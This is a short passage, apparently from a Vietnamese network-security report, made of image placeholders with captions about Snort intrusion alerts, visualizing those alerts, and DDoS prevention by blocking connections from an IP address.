
Refresh

Snort cảnh báo cuộc tấn công


Trực quan cảnh báo từ Snort lên giao diện



# PHÒNG CHỐNG DDOS




Chặn kết nối từ một địa chỉ IP



